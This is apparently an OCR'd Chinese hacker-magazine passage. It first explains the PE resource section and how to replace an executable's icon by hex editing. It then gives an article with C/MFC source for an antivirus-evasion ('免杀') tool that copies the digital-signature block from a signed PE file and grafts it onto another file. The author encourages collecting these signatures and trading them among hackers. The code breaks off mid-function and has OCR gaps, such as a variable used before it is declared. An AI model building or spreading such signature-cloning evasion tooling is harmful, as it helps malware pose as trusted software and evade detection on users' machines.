


图 2　资源节目录结构

目录项是一个 IMAGE_RESOURCE_DIRECTORY_ ENTRY 的结构。这个结构由两个字段构成，其中，对于第一个字段，当其最高位为 1（0x80000000）时，这个 DWORD 剩下的 31 位表明相对于资源开始位置的偏移，偏移的内容是一个 IMAGE_RESOURCE_DIR_ STRING_U，用其中的字符串来标明这个资源类型；当第一个字段的最高位为 0 时，表示这个 DWORD 的低 WORD 中的值作为 ID 标明这个资源类型（图 4 中所示的就是高位为 0，值作为 ID 的情况）。对于第二个字段，当第二个字段的最高位为 1 时，表示还有下一层的结构。这个 DWORD 的剩下 31 位表明一个相对于资源开始位置的偏移，这个偏移的内容将是一个下一层的 IMAGE_RESOURCE_DIRECTORY 结构；当第二个字段的最高位为 0 时，表示已经没有下一层的结构了。这个 DWORD 的剩下 31 位表明一个相对于资源开始位置的偏移，这个偏移的内容会是一个 IMAGE_RESOURCE_ DATA _ENTRY 结构，此结构会说明资源的位置。对于资源标示号 ID，当 ID 等于 1 时,表示资源为光标，等于 2 时表示资源为位图等，等于 3 时表示资源为图标等。这在 winuser.h 文件中有定义。

图 3 方框中的第二项 IMAGE_RESOURCE_ DIRECTORY NameID 和第三项 IMAGE_RESOURCE_ DIRECTORY Language 结构与第一项类同，鉴于相似性和对图标影响的重要性，这里就不多费口舌，而是开始 IMAGE_RESOURCE_DATA_ENTRY 的分析。这个是数据项，分为四个字段，第一个字段 RVA of DATA 表示该资源在内存中的相对虚拟地址（RVA），第二个字段 Size 表示资源的大小，第三个字段 Code Page 表示资源所在的代码页号，第四个字段为保留项。




图 3　PEView 资源节




图 4　目录结构

讲完了 PE 资源节的结构，或许读者还不太明白如何修改 PE 文件图标。这是因为，我们还不知道程序是怎么定位资源的。我们刚才讲过，在资源节开始的位置，是一个 IMAGE_RESOURCE_DIRECTORY 的结构，后面紧跟着 IMAGE_RESOURCE_DIRECTORY_ENTRY 数组，这个数组的每个元素代表的资源类型都不同。通过每个元素，可以找到第二层另一个 IMAGE_RESOURCE_DIRECTORY，后面紧跟着 IMAGE_RESOURCE_DIRECTORY_ENTRY 数组，这一层的数组的每个元素代表的资源名字不同。然后可以找到第三层的每个 IMAGE_RESOURCE_DIRECTORY，后面紧跟着 IMAGE_ RESOURCE_DIRECTORY_ENTRY 数组。这一层的数组的每个元素代表的资源语言不同。最后通过每个 IMAGE_ RESOURCE_DIRECTORY_ENTRY 可以找到每个 IMAGE_ RESOURCE_DATA_ENTRY。通过每个 IMAGE_RESOURCE_DATA_ENTRY，就可以找到每个真正的资源。而这个查找的顺序，正是如图 2 所显示的那样。

下面，就可以开始动手实战了。通过上面的分析，可以知道 PEView 有两个图标，分别在 SECTION .rsrc 中所看到的 ICON1 和 ICON2。通过 PEView，我们可以知道 ICON1 和 ICON2 在文件的位置。如图 5 所示。如果换成其他同样大小的图标，我们只需要将这两段二进制用准备好的图标资源替换即可。

如果平日大家留心，就会发现 Windows 系统内有一个 dll，里面存放着系统文件、对话框、菜单所使用的图标。在桌面隐藏的文件 desktop.ini 里可以看到这样一行代码：IconResource=%SystemRoot%\system32\ imageres.dll,-183，我们可以在系统根目录下的 system32 文件夹内找到这个文件。我们使用 stud_PE 来查看 imageres.dll，如图 6 所示。Stud_PE 也是一个 PE

文件查看软件，能够直观地看到资源节图标的外观，同时标出了该资源的大小，文件起始位置和相对虚拟地址。右击选中项，选择“Save As .bin”，可将这个图标以 bin 文件形式保存起来，这将方便我们接下来的修改。我们选择标号为 12 和 13 的 icon，分别保存为 bin 文件，作为原 PEView.exe 的替换图标。现在，只需要找到 PEView.exe 的图标存放位置，用 WinHex 十六进制编辑器进行修改替换即可。使用 Stud_PE 查看 PEView.exe，可以看到其有一大一小两个图标，大图标在文件的位置为 CA48H，到 CD2F 结束，小图标的则从 CD30H～CE58H。




图 5　ICON1 在文件中的位置

现在用 winhex 打开 PEView.exe 和刚才保存的两个替换图标，复制 12 号图标的全部数据，使用 Alt+G 快捷键跳转到 PEView.exe 大图标的开始位置 CA48H，选中直到 CD2FH 的十六进制数据，右击粘贴命令，即可将原大图标替换成 12 号图标。同理，可以替换 PEView.exe 小图标。修改完之后点击保存，此时启动 PEView.exe，可以看到替换成功。对比如图 7、图 8 所示。

在这里，我们选择的是大小相同的图标进行替换，便于新手入门。如果要替换成不同大小的图标，则需要对 PE 文件整体有很深的了解，因为 PE 文件的修改是“牵一发而动全身”，修改了某一处，会造成总体大小变化，后面的引入节位置偏移，程序运行时找不到所需 dll 和调用 API。此时需要对 NT 映象头、节表的一些字段进行更改。由于这个过程比较复杂，手工进行难度较大，笔者建议读者参照网上一些教程学习利用 Windows 提供的 API 进行编程修改。本文的目的旨在让读者明白修改 PE 文件图标的原理，相信聪明的你看懂本文后，一定能马上学会编程修改。




图 6　使用 Stud_PE 查看 imageres.dll




图 7　小图标修改前后对比图




图 8　大图标修改前后对比图



前置知识：VC
关键词：免杀工具、数字签名

免杀工具编写之“数字签名的读写”

文　李霞

数字签名在实现免杀中也起着至关重要的作用，这个想必大家都是知道的。关于具体的数字签名的概念就不多介绍，网上也很多，也怕自己介绍不好。主要还是谈谈这款工具的编写。这款工具的编写其实非常的简单，只涉及 PE 结构和文件读写两方面。至于依靠数字签名来实现免杀，大家应该都会。因此我们直奔主题看代码。先来看看读取数字签名的代码。

```
TCHAR tFileName[MAX_PATH] = { 0 };  // 保存文件名
```

```
GetDlgItemText(IDC_EDIT_FILE, tFileName, MAX_PATH);

HANDLE hFile = CreateFile(tFileName,
                GENERIC_READ | GENERIC_WRITE,
                FILE_SHARE_READ,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL,
                NULL);
```

```
	HANDLE hMap = CreateFileMapping(hFile, NULL,
PAGE_READWRITE, 0, 0, 0);

	LPVOID lpBase = MapViewOfFile(hMap, FILE_MAP_
ALL_ACCESS, 0, 0, 0);

	PIMAGE_DOS_HEADER pDos = (PIMAGE_DOS_
HEADER)lpBase;

	if ( IMAGE_DOS_SIGNATURE != pDos->e_magic )
	{
		AfxMessageBox(_T("不是有效的 PE 文件!"));

		UnmapViewOfFile(lpBase);
		CloseHandle(hMap);
		CloseHandle(hFile);
		return ;
	}
	IMAGE_DATA_DIRECTORY SecDir = { 0 };
	SecDir.VirtualAddress = pNt->OptionalHeader.Data Directory
[IMAGE_DIRECTORY_ENTRY_SECURITY].VirtualAddress;
	SecDir.Size = pNt->OptionalHeader.DataDirectory
[IMAGE_DIRECTORY_ENTRY_SECURITY].Size;

    if ( SecDir.VirtualAddress == 0 )
	{
		AfxMessageBox(_T("不存在数字签名!"));

		UnmapViewOfFile(lpBase);
		CloseHandle(hMap);
		CloseHandle(hFile);

		return ;
	}
	SetFilePointer(hFile, SecDir.VirtualAddress, 0, FILE_BEGIN);
	PBYTE lpBuffer = (PBYTE)malloc(SecDir.Size);
	if ( NULL == lpBuffer )
	{
		AfxMessageBox(_T("内存申请失败!"));

		UnmapViewOfFile(lpBase);
		CloseHandle(hMap);
		CloseHandle(hFile);

		return ;
	}

	DWORD dwNum = 0;
	ReadFile(hFile, lpBuffer, SecDir.Size, &dwNum, NULL);

	HANDLE hWriteFile = CreateFile(_T("c:\\1.dat"),
			GENERIC_READ | GENERIC_WRITE,
			FILE_SHARE_READ,
			NULL,
			CREATE_ALWAYS,
			FILE_ATTRIBUTE_NORMAL,
			NULL);
    WriteFile(hWriteFile, lpBuffer, SecDir.Size, &dwNum, NULL);
	WriteFile(hWriteFile, &SecDir.Size, sizeof(DWORD),
&dwNum, NULL);
	CloseHandle(hWriteFile);

	free(lpBuffer);
	UnmapViewOfFile(lpBase);
	CloseHandle(hMap);
	CloseHandle(hFile);
```

代码很简单，只做大概的解释。首先是打开文件并创建文件映射，依次调用的 API 函数是 CreateFile()->CreateFileMapping()->MapViewOfFile()。然后就是判断 PE 文件的有效性，这个就是关于 PE 格式定位的问题了。再接下来就是判断该 PE 文件是否有数字签名，这里要提一下。网上很多文章提到判断数字签名的方法是从"PE"头开始的 152 个字节后面的四个字节不为 0 则说明是有数字签名的，反之则没有。其实"PE"头的 152 个字节后面这 8 个字节刚好是在可选头的数据目录数组中，是数据目录中的 IMAGE_DIRECTORY_ENTRY_SECURITY 成员。所以我这里的定位并没有直接使用类似 152 这样的方式去定位，而是通过数据目录去定位的。数据目录的结构体定义如下：

```
typedef struct _IMAGE_DATA_DIRECTORY {
	DWORD VirtualAddress;
	DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

也就是前面是起始地址，后面是长度。接下来就是通过长度来读取，数字签名的内容，最后新建一个文件，用来保存数字签名的内容和长度。这样我们读取数字签名就完成了。这里为什么要保存成文件呢？很简单，大家可以搜集很多数字签名保存在自己的硬盘上，要用的时候，就可以有多个选择供大家自己选了。而且在黑友之间还可以交流数字签名，达到互相使用的方便。接下来看看对 PE 文件写入一个数字签名的代码：

```
	TCHAR tFileName[MAX_PATH] = { 0 };  // 保存文件名

	GetDlgItemText(IDC_EDIT_FILE, tFileName, MAX_PATH);

    HANDLE hFile = CreateFile(tFileName,
				GENERIC_READ | GENERIC_WRITE,
				FILE_SHARE_READ,
				NULL,
				OPEN_EXISTING,
				FILE_ATTRIBUTE_NORMAL,
				NULL);
    HANDLE hMap = CreateFileMapping(hFile, NULL, PAGE_
READWRITE, 0, 0, 0);

    LPVOID lpBase = MapViewOfFile(hMap, FILE_MAP_
ALL_ACCESS, 0, 0, 0);

    PIMAGE_DOS_HEADER pDos = (PIMAGE_DOS_
HEADER)lpBase;

    if ( IMAGE_DOS_SIGNATURE != pDos->e_magic )
    {
		AfxMessageBox(_T("不是有效的 PE 文件!"));

		UnmapViewOfFile(lpBase);
		CloseHandle(hMap);
		CloseHandle(hFile);
		return ;
	}
	PIMAGE_NT_HEADERS pNt = (PIMAGE_NT_
HEADERS)((DWORD)lpBase + pDos->e_lfanew);

	if ( IMAGE_NT_SIGNATURE != pNt->Signature )
	{
		AfxMessageBox(_T("不是有效的 PE 文件!"));

		UnmapViewOfFile(lpBase);
		CloseHandle(hMap);
		CloseHandle(hFile);

		return ;
	}

	IMAGE_DATA_DIRECTORY SecDir = { 0 };
	SecDir.VirtualAddress = pNt->OptionalHeader.DataDirectory
[IMAGE_DIRECTORY_ENTRY_SECURITY].VirtualAddress;
    SecDir.Size
	= pNt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_
ENTRY_SECURITY].Size;

    if ( SecDir.VirtualAddress != 0 )
	{
```

```
            AfxMessageBox( T("已存在数字签名!"));

            UnmapViewOfFile(lpBase);
            CloseHandle(hMap);
            CloseHandle(hFile);

            return ;
        }

        HANDLE hWriteFile = CreateFile(_T("c:\\1.dat"),
                    GENERIC_READ | GENERIC_WRITE,
                    FILE_SHARE_READ,
                    NULL,
                    OPEN_EXISTING,
                    FILE_ATTRIBUTE_NORMAL,
                    NULL);
    SetFilePointer(hWriteFile, -4, 0, FILE_END);

        DWORD dwNum = 0;
        ReadFile(hWriteFile, &SecDir.Size, sizeof(DWORD),
&dwNum, 0);
        PBYTE lpBuffer = (PBYTE)malloc(SecDir.Size);
        if ( NULL == lpBuffer )
        {
            AfxMessageBox(_T("内存申请失败!"));

            UnmapViewOfFile(lpBase);
            CloseHandle(hMap);
            CloseHandle(hFile);

            return ;
        }

